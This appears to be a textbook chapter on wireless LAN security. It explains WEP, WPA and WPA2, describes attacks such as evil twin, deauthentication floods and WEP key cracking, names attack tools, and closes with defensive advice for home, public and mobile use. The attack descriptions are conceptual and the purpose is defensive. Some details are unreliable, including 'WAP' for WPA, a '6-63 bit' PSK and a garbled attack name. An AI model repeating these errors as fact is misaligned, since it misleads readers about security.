- Wifi Protected Access (WPA) Protocol used with mobile devices.

The WEP, the original security standard for wireless and as the name suggests the intention was to make wireless networks as secure as the wired counterparts. Open System authentication and Shared Key authentication are the standards available with WEP. For the sake of clarity, we discuss WEP authentication in the Infrastructure mode (that is, between a WLAN client and an Access Point). The discussion applies to the ad hoc mode as well.

In Open System authentication, the WLAN client need not provide its credentials to the Access Point during authentication. Any client can authenticate with the Access Point and then attempt to associate. In effect, no authentication occurs. Subsequently WEP keys can be used for encrypting data frames. At this point, the client must have the correct keys. In Shared Key authentication, the WEP key is used for authentication in a four-step challenge-response handshake:

1. The client sends an authentication request to the Access Point.
2. The Access Point replies with a clear-text challenge.
3. The client encrypts the challenge-text using the configured WEP key and sends it back in another authentication request.
4. The Access Point decrypts the response. If this matches the challenge text, the Access Point sends back a positive reply.

After the authentication and association, the pre-shared WEP key is also used for encrypting the data frames using RC4.

At first glance, it might seem as though Shared Key authentication is more secure than Open System authentication, since the latter offers no real authentication. However, it is quite the reverse. It is possible to derive the keystream used for the handshake by capturing the challenge frames in Shared Key authentication.[8] Therefore, data can be more easily intercepted and decrypted with Shared Key authentication than with Open System authentication. If privacy is a primary concern, it is more advisable to use Open System authentication for WEP authentication, rather than Shared Key authentication; however, this also means that any WLAN client can connect to the AP. (Both authentication mechanisms are weak; Shared Key WEP is deprecated in favor of WPA/WPA2.).

Some of the issues found in WEP are listed below:

- The WEP key is used for authentication and data encryption.

- The WEP key is static. Every host uses the same key. Key rotation is difficult.
- Use of very short initialization vector (IV). The integrity check value is easily defeated. Unless the data encryption is specified, data sent in plain text.
- The service set identifier is broadcast.
- Authentication can be open.
- With the network name “ANY” more wireless station can be configured.

There are several open source utilities like aircrack, airsnort, weplab, WEPCrack, to break WEP.

2.3.4 WAP Version 1

The wifi Protected Access (WPA & WPA2) were later introduced to circumvent the issues related with WEP. Some of the significant changes implemented with WPA included message integrity checks (to determine if an attacker had captured or altered packets passed between the access point and client) and the Temporal Key Integrity Protocol (TKIP). TKIP employs a per-packet key system that was radically more secure than fixed key used in the WEP system. TKIP was later superseded by Advanced Encryption Standard (AES). WPA, like its predecessor WEP, has been shown via both proof-of-concept and applied public demonstrations to be vulnerable to intrusion. Interestingly the process by which WPA is usually breached is not a direct attack on the WPA algorithm (although such attacks have been successfully demonstrated) but by attacks on a supplementary system that was rolled out with WPA, Wi-Fi Protected Setup (WPS), designed to make it easy to link devices to modern access points. WPA enterprise provides RADIUS based authentication using 802.1x. WPA personal uses 6-63 bit PSK /64 bit hex string. Tools like Air Snort and Auditor Security Collection captures the message in the four way exchange when the client reconnected after being de-authenticated and dictionary attacks can be performed successfully if a weak key has been used.

2.3.5 WPA1 addendum

Additionally TKIP, WIDS & EAP (VPN as well) may also be used alongside. VPN implementations include PPTP,L2TP, IPSec and SSH, but the extra layer security can be peeled off tools such as Anger, Deceit, Ettercap(PPTP), IKEProbe, IPSectrace, IKEcrack etc

TKIP: Temporal Key Integrity protocol implements per-packet key mixing with a re-keying system and also provides a message integrity check.

EAP: The Extensible Authentication Protocol later called Extensible EAPuses a central authentication server. Many version exists.EAP-MD5, PEAPv0, PEAPv1, EAP-MSCHAPv2, LEAP,EAP-FAST,EAP-TLS, EAP-TTLS, EAP-SIM

2.3.6 Wi-Fi Protected Access II (WPA2)

WPA has, as of 2006, been officially superseded by WPA2. One of the most significant changes between WPA and WPA2 was the mandatory use of AES algorithms and the introduction of CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol) as a replacement for TKIP (still preserved in WPA2 as a fallback system and for interoperability with WPA).

Currently, the primary security vulnerability to the actual WPA2 system is an obscure one (and requires the attacker to already have access to the secured Wi-Fi network in order to gain access to certain keys and then perpetuate an attack against other devices on the network). As such, the security implications of the known WPA2 vulnerabilities are limited almost entirely to enterprise level networks and deserve little to no practical consideration in regard to home network security. Unfortunately, the same vulnerability that is the biggest hole in the WPA armor, the attack vector through the Wi-Fi Protected Setup (WPS), remains in modern WPA2-capable access points. Although breaking into a WPA/WPA2 secured network using this vulnerability requires anywhere from 2-14 hours of sustained effort with a modern computer, it is still a legitimate security concern and WPS should be disabled (and, if possible, the firmware of the access point should be flashed to a distribution that doesn't even support WPS so the attack vector is entirely removed). So, the current security set up available are here:

- WPA2 + AES
- WPA + AES
- WPA + TKIP/AES (TKIP is there as a fallback method)
- WPA + TKIP
- WEP
- Open Network (no security at all)

2.3.7 Issues with WAP

Management Frames are not protected so they hence an attacker can discover the layout of the network, pinpoint the location of devices therefore allowing for more successful DoS attacks against a network. Control Frames are not protected leaving them open to DoS attacks. Deauthentication – the aim is to force the client to re-authenticate, which coupled with the lack of authentication for control frames which are used for authentication and association make it possible for the attacker to spoof MAC addresses. Mass de-authentication is also possible. Disassociation – the aim is to force an authenticated client with multiple AP's to disassociate from them therefore affecting the forwarding of packets to and from the client.

2.4 WLAN THREATS

An attack is an action that is carried out by an intruder in order to compromise information in an organization. Unlike wired networks, a WLAN uses radio frequency or infrared transmission technology for communication; thus, making them susceptible to attack. These attacks are aimed at breaking the confidentiality and integrity of information and network availability (CIA triad) and additionally access control and accessibility principles. These attacks are generally fall into two categories:

- Passive Attacks
- Active Attacks

Passive attacks are those types of attack in which the attacker tries to obtain the information that is being transmitted or received by the network without modifying the contents by the attacker. Traffic analysis, reconnaissance and eaves dropping are some examples.

In active attacks, the attacker not only gains access to the information on the network but also changes the information/contents or may even generate fraudulent information on the network. This type of malicious act, results in great loss for any organization Following are a list of active attacks in WLAN technology:

- Unauthorized Access
- Rogue Access Point
- Man in the Middle Attack (MITM)
- Denial-of-Service
- Reply Attack
- Session High jacking

2.4.1 WLAN Attacks causing Loss of confidentiality

Wireless networks propagate signals into space, it makes easier for the attackers to sniff the data traversing in wireless medium. Sensitive information, including proprietary information, network IDs and passwords, and configuration data, are some examples of data that may be exposed. In addition, attackers with high-gain antennas can capture data from wireless networks beyond a network’s normal operating range, again making confidentiality a critical security measure.

Ethernet hubs generally broadcast network traffic to all physical interfaces and connected devices, which leaves the broadcasted traffic vulnerable to unauthorized monitoring. A malicious or irresponsible user could surreptitiously physically insert a rogue AP appearing to be legitimate. The rogue AP could then be used to allow unauthorized individuals to gain access to an enterprise network. In this scenario, an attacker can easily capture all of the data transmitted through the rogue AP, bypassing all wireless protocol confidentiality. Once the attacker recovers two ciphertexts that have used the same IV, both data integrity and confidentiality may be easily compromised. Examples of passive attacks are Eavesdropping, Man-in-the-Middle attack, Traffic Analysis etc. Active attack categories are WEP Key Cracking, Evil Twin AP and AP Phishing etc.

2.4.2 Traffic Analysis

Also known as footprinting, is the first step which is carried out by most hackers to get the structure and overall activity of the network with the help of wireless card that can be set to promiscuous mode and special types of antenna to determine the signal range e.g. yagi antenna, along with the global positioning mode (GPS). Furthermore, there are a number of freely available software that can be used e.g. Netstumbler, Kismet etc.

Attackers attempts to determine the number of access points and their locations in the surrounding area, SSID (If the broadcast SSID has not been turned off in the AP, then it broadcasts the SSID within the wireless network in order to allow wireless nodes to get access to the network. Even if it is turned off, a passive sniffer like Kismet can obtain all the information about the network including the name, location and the channel being used by any AP), communication load, the number of packets being transmitted and received, the size of the packets and the source and destination of the packet being transmitted and received. The information extracted is facilitated for further attacks.

2.4.3 Eavesdropping

Attacker gain access to the network traffic and read the message contents that are being transmitted across the network by passively monitoring the wireless session and the payload with the help of directional antennas available in the market which can detect 802.11 transmissions under the right conditions, from miles away The attacker can gather information about the packets, specially their source, destination, size, number and time of transmission.

2.4.4 Man-in-the-Middle Attack

A man-in-the-middle attack can be used to read the private data from a session or to modify by to insert himself in the middle of a communication for purposes of intercepting client's data and could potentially modify them before discarding them or sending them out to the real destination. The attacker at first, the legitimate AP serving the client must first be brought down or made "very busy" so as to create a "difficult to connect" scenario for the wireless client, secondly, the attacker must setup an alternate rouge AP with the same credentials as the original for purposes of allowing the client to connect to it(Tools like monkey_jack). The attacker associates and authenticates with the access point on behalf of the target client. If an encrypted tunnel is in place, the attacker establishes two encrypted tunnels, one between it and the target client and another to the access point. In short, in this type of attack, the attacker appears to be an AP to the target client and a legitimate user of the AP

2.4.5 Evil Twin AP

The evil twin AP is an access point that looks and acts just like a legitimate AP advertising that WLAN's name i.e. extended SSID and entices the end-user to connect to it. Karma is an attack tool that is used to perform this attack by monitoring station probes, watching commonly used SSIDs and using them as its own. Even APs that do not send SSIDs in the beacon can also be accessed using NetStumbler, Kismet or another WLAN analyzer tool while posing as a legitimate user. This is a powerful client-side hack that will enable us to see all of the traffic from the client and conduct a man-in-the middle attack.

2.5 ATTACKS CAUSE LOSS OF INTEGRITY

An Integrity attack attempts to alter, delete or add management frames or data i.e. forged control packets to the network, which can mislead the recipient or facilitate another type of attack. Various types of attacks include session hijacking, replay attacks, 802.11 frame injection, 802.11 data replay, and 802.11 data deletion etc.

2.5.1 Session Hijacking

In Session Hijacking, a real time attack, an attacker takes an authorized and authenticated session away from the legitimate user of the network. The attacker masquerades as the valid station to the WLAN. This requires a successful eavesdropping on the target communication to gather the necessary information. Secondly, the attacker take the legitimate target out of the session with a sequence of spoofed disassociate packets. Assuming the session loss is due to malfunction or other reason of the WLAN, however the session has been hijacked.

2.5.2 Replay Attack

This type of attack is not a real time attack and uses the legitimate authentication sessions to access the WLAN. The attacker first captures the authentication of a session or sessions. In 802.11 Data /802.11X EAP / 802.11 RADIUS replay attacks the attacker captures the 802.11/ 802.11X EAP/ 802.11 RADIUS data frame or authentication used for 80.1X EAP or for 802.1 X RADIUS authentication. Once the attacker captures and saves the authentication information, they can monitor traffic for another authentication in order to inject saved frames instead of the legitimate authentication frames to gain access to the system.

2.5.3 802.11 Frame Injection Attack

In a frame injection attack intruders capture or send forged 802.11 frames. They also inject their own Ethernet frames into the middle of the transmission. For example, an attacker could inject a frame while a user is trying to logon into a banking website. The website looks legitimate but it is not, as the attacker has injected Ethernet frames. Thus, all the login information will be recorded by the intruders

2.5.4 802.11 Data deletion

The attacker performs Man in the middle attack by tampering the frame being transmitted by jamming them and subsequently sends ACK packets to the sender, indicating a successful data transmission / session. But in real the data never reach the legitimate target and the senders have no idea as they appear to receive ACKs.

2.6 ATTACKS CAUSING LOSS OF AVAILABILITY

These attacks hinder or prohibit the legitimate clients by denying access to the requested information available on the network. DoS attack is the most common type of availability attack which focuses on attacking a specific part of the network so the network becomes un-reachable such as jamming or flooding. Jamming occurs when an RF signal emitted from a wireless device overwhelms other wireless devices and signals, causing a loss of communications.

2.6.1 Denial-of-Service Attack

In this type of attack, an attacker tries to prevent or prohibit the normal use of the network communication by flooding a legitimate client with bogus packets, invalid messages, duplicate IP or MAC address. Flooding attacks are initiated using software designed to transmit a large number of packets to an AP or other wireless device, causing the device to be overwhelmed by packets and cease normal operation. Flooding can cause a WLAN to degrade to an unacceptable performance level or even fail completely.

2.6.2 Radio frequency (RF) Jamming

Jamming may be caused deliberately by a malicious user or caused inadvertently by emissions from other legitimate devices operating within unlicensed spectrum, such as a cordless telephone or microwave oven. Jamming and flooding threats are difficult to counter in any radio-based communications, and the legacy IEEE 802.11 standard does not provide any defense against them. IEEE 802.11 management frames provide another vector for DoS attacks against WLANs. Management frames govern the process of associating and disassociating APs and STAs from a WLAN.

2.6.3 802.11 Beacon Flood

As the name says, an intruder overwhelms a network by flooding thousands of **illegitimate beacons** making the AP busy serving all the flooding packets and eventually cease serving any legitimate packets. Thus, making it very difficult for legitimate clients to find the real AP.

2.6.4 802.11 Associate/Authentication Flood

In this type DoS attack, an attacker sends thousands of authentication/association and packets from MAC addresses in order to fill up the target AP’s association table. This makes it harder for a legitimate user to gain access in the network. Similarly in 802.11 De-authentication & Disassociation attacks, attacker pretends to be a client or AP and sends unauthorized management frames by flooding thousands of de-authentication messages or disassociation messages to the legitimate target forcing them to leave the authentication/ association state.

2.6.5 Queensland DoS / Virtual carrier-sense attack

A clear channel assessment attack or Queensland attack is physical layer DoS attack which target "clear channel assessment"; which is a function within CSMA/CA to determine whether the wireless medium is ready and able to receive data, so that the transmitter may start sending it. The attack makes it appear that the airwaves are busy, which basically puts the entire system on hold.

2.6.6 Fake SSID flooding

The attacker floods the air with thousands of beacon frames with fake SSIDs and all the access points become busy processing the fake SSIDs. MDK3(Murder Death Kill 3) is a known tool does this.

2.6.7 EAPOL flood

In 802.11x defines authentication requests by EAP over LAN (EAPOL). The 802.1x protocol starts with an EAPOL-Start frame sent by the client station to begin the authentication transaction. The access point responds an EAP-identity-request and some internal resource allocation. Attacker exploit this by flooding the AP with EAPOL start frames to exhaust the AP resources. Similarly, **EAPOL logoff attack,** the client sends a EAPOL-logoff frame to terminate the session with the access point as EAPOL logoff frames are not authenticated, an attacker can spoof them and cause attacker for disassociation.

2.6.8 GreenField Mode

Another threat to legacy IEEE 802.11 WLAN availability is the use of IEEE 802.11n WLANs which **offers a Greenfield mode or high throughout (HT) mode** that disables IEEE 802.11n's backward compatibility and requires that all WLAN devices run in native IEEE 802.11n mode.

When 802.11 devices use the HT operating mode, they can not share the same channel as 802.11a/b/g stations. Not only can they not communicate with legacy devices, the way they use the transmission medium is different, which would cause collisions, errors and retransmissions.

2.7 AUTHENTICATION ATTACKS

In an authentication attack, an intruder attempts to steals a user's identities and credentials. largely using Dictionary attacks and brute force attacks. Successful attempts causes the attacker impersonates or masquerades as an authorized user and gaining all the privileges in the WLAN.

2.7.1 Dictionary & Brute force attack

A brute force attack involves trying all possible key's in order to decrypt the message. On the other hand dictionary attacks only try the possibilities which are most likely to succeed, usually derived from a dictionary file. Some of such known attacks are Shared Key Guessing (with the cracked WEP keys attempting 802.11 shared key authentication), WPA-PSK Cracking, VPN Login Cracking(brute forcing PPTP (point to point tunnelling protocol) password or IPsec Preshared Secret Key), 802.1X Identity Theft, 802.1X LEAP Cracking (attacking 802.1X lightweight EAP beacon frames)

2.7.2 Attacks targeting Access Controls

This attack attempts to penetrate a network by bypassing the filters and firewall to gain unauthorized access by bypassing WLAN access control measures such as AP MAC filters or 802.1x port access controls. Wardriving, rogue access points, MAC address spoofing and unauthorized access are the most common types of attack in this category.

2.7.2.1 MAC spoofing

Attacker reconfigures their MAC address and poses as an authorized AP or station. This could be easily done, because 802.11 networks do not authenticate the source MAC address frames. Therefore, the attacker can spoof MAC addresses and hijack a session. Furthermore, 802.11 does not require an AP to prove it is a genuine AP.

2.7.2.2 War Driving/ access point mapping

While war driving, the attacker drives around in a car with a specially configured laptop that has software such as Netstumbler or Kismet installed which identifies the network characteristics. More importantly, an external antenna and a GPS can be used to clearly identify the location of a wireless network. The attacker discovers wireless LANs i.e. all the APs, the physical location of each AP, the SSID and the security mechanisms etc. by listening to the beacon or by sending a probe request. This attack provides the launch point for further attacks.

Wardrivers often note the location of unsecured wireless networks and publish this information on web sites. Malicious individuals wardrive to find a connection they can use to perpetrate illegal online activity using your connection to mask their identities.

2.7.2.3 Rogue Access Point

In this type of attack, an intruder installs an unsecured AP usually in public areas like airports, shared office areas or outside of an organization's building and could fool the legitimate client by changing its SSID to the same as that used by the target organization. Furthermore, the attacker uses an unused wireless channel to set up this fake access point. It is easy to trick unsuspecting users into connecting to the fake access point. Thus, the credential information of a user could easily be stolen

2.8 ATTACKS ON ENCRYPTION STANDARDS

2.8.1 WEP attacks

WEP is famous for using an RC4 algorithm which is a stream cipher and cause of it's downfall, as you may be aware security advocates have been calling for RC4 to be removed from anything that uses it like SSL as it is truly broken.

2.8.1.1 FMS (Fluhrer, Mantin and Shamir) attack

It takes advantage of a weakness in the RC4 key scheduling algorithm to reconstruct the key from large number WEP packets. In addition, the attacker knows the initialization vector (IV):this is the 3 bytes of the per packet key. If four conditions hold the attacker can perform a manipulation on RC4 that lets to guess with a 5% probability a byte of the key. If the key is not correct, alternative likely correct key can be tried.

2.8.1.2 Korek CHOPCHOP Attack

This attack, when successful, can decrypt a WEP data packet without knowing the key. It can even work against dynamic WEP. This attack does not recover the WEP key itself, but merely reveals the plaintext. The attacker flips a bit in the cipher text and then calculate which bit in the encrypted CRC32 value must be flipped so that the packet is still valid. The truncated packet injected back will become invalid of wrong ICV. But can correctly render this packet valid by XORing with a value depending on the truncated byte.(0-255). When the correct value is tested, the AP will return the packet back into the network. Knowing this value the attacker can calculate the plain text and hence the keystream.

Fragmentation Attack : Basically, the program obtains a small amount of keying material from the packet then attempts to send ARP and/or LLC packets with known content to the access point (AP). If the packet is successfully echoed back by the AP then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes of PRGA are obtained or sometimes less then 1500 bytes.

2.8.1.3 Coolface attack

This attack targets the shared key mode, the second mode of WEP authentication. The AP sends the challenge and the client returns the encrypted challenge. The attacker can pitch in collect both the packets. By bringing down the real AP, and take over its identity, and thus enabling the shared key authentication. On a generic users point of view, let's see some of the attacks that taking place in home wireless network and in public networks. By reading this enables the reader to appreciate the wireless threat perspective and can implement the best practices (described in the next section) which to help prevent such attacks and prevent being a victim of one.

2.9 HOME WIRELESS THREATS

You're connecting a device to your DSL or cable modem that broadcasts your internet connection through the air over a radio signal to your computers. If traditional wired connections are prey to security problems, think of the security problems that arise when you open your internet connection to the airwaves. The typical indoor broadcast range of an access point is 150 – 300 feet. Outdoors, this range may extend as far as 1,000 feet. If fail to secure the perimeter, anyone with a proper tools and techniques can perform unauthorized wireless activities. These can cause Users piggybacking on your internet connection might use up your bandwidth and slow your connection, intruders can perform MitM, Malicious users may be able to access files on your computer, install spyware and other malicious programs, or take control of your computer. Some of the recommended best practice to help protect attacks.

a. Rename Wireless SSID: Many wireless access point devices come with a default name. This name is referred to as the "service set identifier" (SSIS) or "extended service set identifier" (ESSID). Change the default manufacture SSID's.

b. AP enhanced settings: Each AP has its own default settings, some of which inherently contain security vulnerabilities. For example, on some APs the default configuration does not require a password or the default password is commonly known, allowing unauthorized users to easily gain access. AP default settings should be changed such as requiring strong administrator passwords (for example, a policy might require an alphanumeric and special character string at least eight characters in length). Lock the login screen of after a specific number of failed attempts have occurred, and the AP should log out administrators automatically after a defined period of inactivity. Also, it is important to ensure that communications with the management interface have the proper cryptographic protection to prevent the unauthorized disclosure of sensitive information.

c. MAC ID Filtering: One of the simplest techniques is to allow access from known, approved MAC address. However this approach gives no security against sniffing, client devices can easily spoof MAC addresses leading to the need for more stringent mechanisms. Most wireless Access Points features facilities such as MAC ID filtering and AP isolation. MAC ID Filtering allows administrators to only permit access to devices that have pre-defined MAC ids. AP isolation facilitates isolation of all wireless devices on the network from each other and hence able to communicate with the gateway but not with each other.

d. Static IP addressing/ disable DHCP: Disabling the IP address assignment function of the networks DHCP server with the address of the various other devices set by hand, will also make it more difficult for a casual or unsophisticated intruder to access the network. Limiting the size of the network to absolute necessary and block the unused IP at the Access Points firewall. In this case, where no unused IP address are available, a new user can logon without detection using TCP/IP only if she performs a successful man in the Middle Attack.
e. Encrypt Your Network Traffic: Your wireless access point device should allow you to encrypt traffic passing between the device and your computers. By encrypting wireless traffic, you are converting it to a code that can only be understood by computers with the correct key to that code.
f. Use File Sharing with Caution: If not required entirely disable file sharing which can attract attacks. disable file sharing on your computers if not required. If required follow the best practices for file sharing such as a dedicated directory for file sharing, and move or copy files to that directory for sharing, password protect the share.
g. Keep Your Access Point Software Patched and Up to Date: From time to time, Legacy IEEE 802.11 product vendors issues known software and hardware security vulnerabilities through patches, upgrades, or firmware updates. Make a practice to check the manufacturer's web site regularly for any updates or patches for your device's software. Similarly, as a best practice take a secure back up of the AP's configuration settings. IN case of emergency, you can restore the device. There were several cases reported that "remote attackers can take complete control of the AP's and could change the configuration. Read about CARNA botnet, DNSChanger malware for examples.
h. Controlling the physical access and reset function: An AP's reset function may allow an individual to negate any security settings that administrators have configured in the AP by restoring to its default state. Its as easy as inserting a pointed object such as a pen into the reset hole and pressing. Having physical access controls in place to prevent unauthorized users from resetting APs can mitigate the threats. In addition, resets can be invoked remotely over the management interface on some products. For this reason, it is imperative to have proper authentication and encryption on the management interface.
i. Using SNMPv3 or disable if not required: If SNMP is not required for the WLAN, it should be disabled; or use SNMPv3. Some APs use Simple Network Management Protocol (SNMP) agents, which allow network management software tools to monitor the status of APs and clients.
j. Not Using HTTP or be cautioned on remote management: Most APs include an HTTP interface that provides administrators with a remotely accessible interface to manage device configuration. If it is not HTTPS, administrators should consider enabling the HTTP interface only when it is needed (e.g., initial AP configuration) and keeping it disabled at all other times. OR disable the remote login completely as the credentials travels in plain text in such cases. Because HTTP does not natively provide

confidentiality security, it should be protected with SSL (i.e., HTTPS) or another encryption method. Also,

k. Enabling logging / reviewing them: Enabling security log events on APs helps to ensure user accountability and also provides records that can be reviewed if malicious activity has occurred to better understand the nature of that activity.

2.10 PUBLIC WIRELESS THREATS


A wireless-enabled laptop can make you more productive outside your office or home, but it can also expose you to a number of security threats. The following sections describe some of the security threats you face when using a public access point.

a. Evil Twin Attacks: In an evil twin attack, the attacker gathers information about a public access point, then sets up his or her own system to impersonate the real access point. The attacker will use a broadcast signal stronger than the one generated by the real access point. Unsuspecting users will connect using the stronger, bogus signal. Because the victim is connecting to the internet through the attacker's system, it's easy for the attacker to use specialized tools to read any data the victim sends over the internet. This data may include credit card numbers, username and password combinations, addresses, and other personal information.
b. Wireless Sniffing: Many public access points are not secured, and the traffic they carry is not encrypted. This can put your sensitive communications or transactions at risk. Because your connection is being transmitted "in the clear," malicious users can use "sniffing" tools to obtain sensitive information such as passwords, bank account numbers, and credit card numbers.
c. Peer-to-Peer Connections: Many laptop computers, particularly those equipped with 802.11-type Wi-Fi wireless networking cards, can create ad hoc networks if they are within range of one another. These networks enable computer-to-computer connections, a situation that creates security concerns you should be aware of. An attacker with a network card configured for ad hoc mode and using the same settings as your computer may gain unauthorized access to your sensitive files. You should note that many PCs ship from the manufacturer with wireless cards set to ad hoc mode by default.
d. Unauthorized Computer Access: As is the case with unsecured home wireless networks, an unsecured public wireless network combined with unsecured file sharing can spell disaster. Under these conditions, a malicious user could access any directories and files you have allowed for sharing.
e. Shoulder Surfing: In public wireless areas, the bad guys don't even need a computer to steal your sensitive information. The fact that you may be conducting personal business in a public space is opportunity enough for them. If close enough, they can simply glance over your shoulder as you type. Or, they could be peering through binoculars from an apartment window across the street. By simply watching you, they can steal all kinds of sensitive, personal information

2.10.1 Safe Wireless Networking in Public Spaces

The underlined rule of thumb is “nothing is by default private”. The security mechanisms that we put in place won’t come in help when accessing the internet via a public wireless access point. These threats are compounded by your inability to control the security setup of the wireless network. So prepare secure yourself with best practices while using public AP’s. So refrain from online banking,online shopping sending email, typing passwords or credit card numbers unless you took efficient secure ways. Moreover not is use,Turn Wifi OFF when not in use.

a. Consider Connection Using a VPN: Use a virtual private network is the most secure way to browse on a public network A VPN routes your traffic through a secure network even on public Wi-Fi, giving you all the perks of your private network while still having the freedom of public Wi-Fi. And if your office provides VPN’s, use them to securely connect to enterprise network when away from the office.
b. Avoid Automatic connection to Wi-Fi hotspots: A setting that can seriously endanger user privacy is smartphone or tablet set to automatically connect to any available Wi-Fi hotspot. You will automatically connected to malicious networks set up specifically to steal your information without your permission.
c. Disable File Sharing: File sharing in public wireless spaces is even more dangerous than it is on your home wireless network. This is because you and your wireless-enabled laptop are likely to be even closer to other wireless computers operated by people you don’t know. Also, many public wireless networks feature peer-to-peer networking in which other computers will attempt to connect directly to yours. To leave file shares open in this kind of environment is to invite risk. To prevent attackers from gaining access to your sensitive files, you should disable file sharing when connecting to a public wireless access point. Consult the help file for your operating system to learn how to disable file sharing.



Change sharing options for different network profiles

Windows creates a separate network profile for each network you use. You can choose specific options for each profile.

Private

Guest or Public

Network discovery

When network discovery is on, this computer can see other network computers and devices and is visible to other network computers.

○ Turn on network discovery
● Turn off network discovery

File and printer sharing

When file and printer sharing is on, files and printers that you have shared from this computer can be accessed by people on the network.

○ Turn on file and printer sharing
● Turn off file and printer sharing

Figure 71; Turning off network discovery

It’s accessible from *Control Panel> Network and Internet > Network and Sharing Center*

d. Prefer HTTPS/SSL over HTTP: Using HTTPS (for visiting web sites) or enabling SSL (when using applications that access the internet, such as an email client) encrypts the data passed back and forth between your computer and that web server and on the other hand http sessions can easily be tapped.
e. Watch What You Do Online: Because you're likely to have an unsecured, unencrypted network connection when you use a public wireless access point, be careful about what you do online—there's always the chance that another user on the network could be monitoring your activity. If you can't connect securely using a VPN (see "Connect Using a VPN" below),

2.10.2 Wireless Client Device Security and best practices

We have had a broad -level understanding of the issues associated with wireless networks and it major components and best practice. Needless to say this would not be completed without securing the client device that have been granted access to a legacy IEEE 802.11 WLAN. Securing the infrastructure without properly securing the client devices renders the entire WLAN insecure. Client device security considerations include the following:

a. Host-based intrusion detection and prevention systems (IDPS): A host-based IDPS provides complementary security services to personal firewalls. Host-based IDPS software monitors and analyzes the internal state of a client device. Some products review logs to ensure that the system and applications are not functioning unexpectedly, such as applications inexplicably accessing or altering other portions of the system. Some host-based IDPS software products also monitor network communications and report or possibly block suspicious activity.
b. Personal firewalls/ Antivirus: These increase the device security by offering some protection against unwanted network connections and malware proliferations initiated by other hosts. Personal firewalls are software-based solutions that reside on a client device and are either client managed or centrally-managed. Some personal firewalls also have VPN capabilities. Similarly, devices should have antivirus software installed and consistently updated to ensure that the newest updates and signatures are loaded on the client device.
c. Prevent Automatic connection: Client devices should be configured so that they do not automatically connect to WLANs. Permitting such automatic connections increases the risk of attack from malicious WLANs.
d. IEEE 802.11 radio management: A Management of IEEE 802.11 radio is a simple way to improve security. wireless radios should be disabled by default if not n use. A major risk is a client automatically connecting to an insecure or malicious WLAN without the user's knowledge; this risk can be mitigated by configuring clients so that they do not automatically connect to any WLAN they detect. Client devices should be configured not to allow the simultaneous use of more than one network interface.

e. Ad hoc mode: If a client has IEEE 802.11 ad hoc mode enabled, other users may be able to inadvertently or maliciously connect to the client device, so the mode should be disabled if unneeded and feasible. Some clients do not provide a way to disable ad hoc mode.

2.10.3 Mobile devices threats

A mobile device is a computer and should be protected like one. We should realize &recognize that applications or games that we download at our disposal could be malicious in nature. Mobile devices with their enormous capacity acquired the fame as compelling PC replacements and contains the Pandora boxes of sensitive and personal information, including photos, personal banks, and much more with sensitive business information, contacts and intellectual property and hence obviously attract criminals. A multitude of threats exist for mobile devices, and the list will continue to grow as new vulnerabilities draw the attention of malicious actors.

While mobile devices face security and privacy risks from manufacturers, network providers and website operators, app stores and app developers represent the most significant risk to mobile devices. As our everyday life, apps are inevitable for online experiences to complete our jobs, shop, bank, use social media and many other purposes in modern daily life. The apps we download at our dispose and their subsequent behaviors pose all information on the device. Some of the mobile malware capable to completely compromise mobile devices and has the capability to Listen to actual phone calls as they happen, Intercept and exfiltrate Short Message Service (SMS) texts, call logs, and emails; Listen to the phone surroundings (use as remote bugging device); track device location, , Remotely control all phone functions via SMS etc.

Mobile Rats (mRATs) top the list of mobile malware threats that are of most concern. mRATs can allow potential attackers to steal sensitive information from a device.

They can take control of the different sensors to execute keylogging, steal messages, turn on video camera, and more. Attackers can target an enterprise and extract sensitive information from its employees' mobile devices.Recent high profile mobile threats and vulnerabilities like Operation Pawn Storm, xSSER mRAT, Masque Atack, WireLurker, Pangu, HeartBleed and more, are showing cyber thieves are making advancements toward mobile as an attack vector.

2.10.4 Mobile malware prevention steps

We will understand and try to follow the best practices we take some fairly simple steps to protect mobile devices.

- Do not download and install applications from untrusted sources. Install applications downloaded from reputed application market only.
- Encrypt your devices and hence your data.
- Install anti-virus software as it becomes available and maintain up-to-date signatures and engines.Run a full system scan on device with mobile security solution or mobile antivirus solution.

- Check for the permissions required by an application before installing.
- Exercise caution while visiting trusted/untrusted sites for clicking links.
- Install Android updates and patches as and when available from Andoid device vendors
- Install and maintain updated mobile security/antivirus solution
- Users are advised to use device encryption or encrypting external SD card feature available with most of the android OS
- Users are advised to keep an eye on Data usage (application wise usage also).Users are advised to keep an eye on device battery usage (application wise usage also)
- Avoid using unsecured, unknown Wi-Fi networks. There may be rogue Wi-Fi access points at public places used for distributing malicious applications. Disable features not currently in use such as Bluetooth, infrared, or Wi-Fi; Set Bluetooth-enabled devices to non-discoverable to render them invisible to unauthenticated devices.
- Make a practice of taking regular backup of android device
- Avoid opening files, clicking links, or calling numbers contained in unsolicited email or text messages
- Maintain a secure clean-up of all information stored in a device prior to discarding it
- Prevent jailbreaking/ rooting
- Load Flash content on demand

2.11 SUMMARY

Wireless networking provides many advantages, but it also coupled with new security threats and alters the organization's overall information security risk profile. Communications takes place "through the air" using radio frequencies, the risk of interception is greater than with wired networks. If the message is not encrypted, or encrypted with a weak algorithm, the attacker can read it, thereby compromising confidentiality. Although wireless networking alters the risks associated with various threats to security, the overall security objectives remain the same as with wired networks: preserving confidentiality, ensuring integrity, and maintaining availability of the information and information systems.

Wireless security is primarily a management issue. Effective management of the threats associated with wireless technology requires a sound and thorough assessment of risk given the environment and development of a plan to mitigate identified threats.

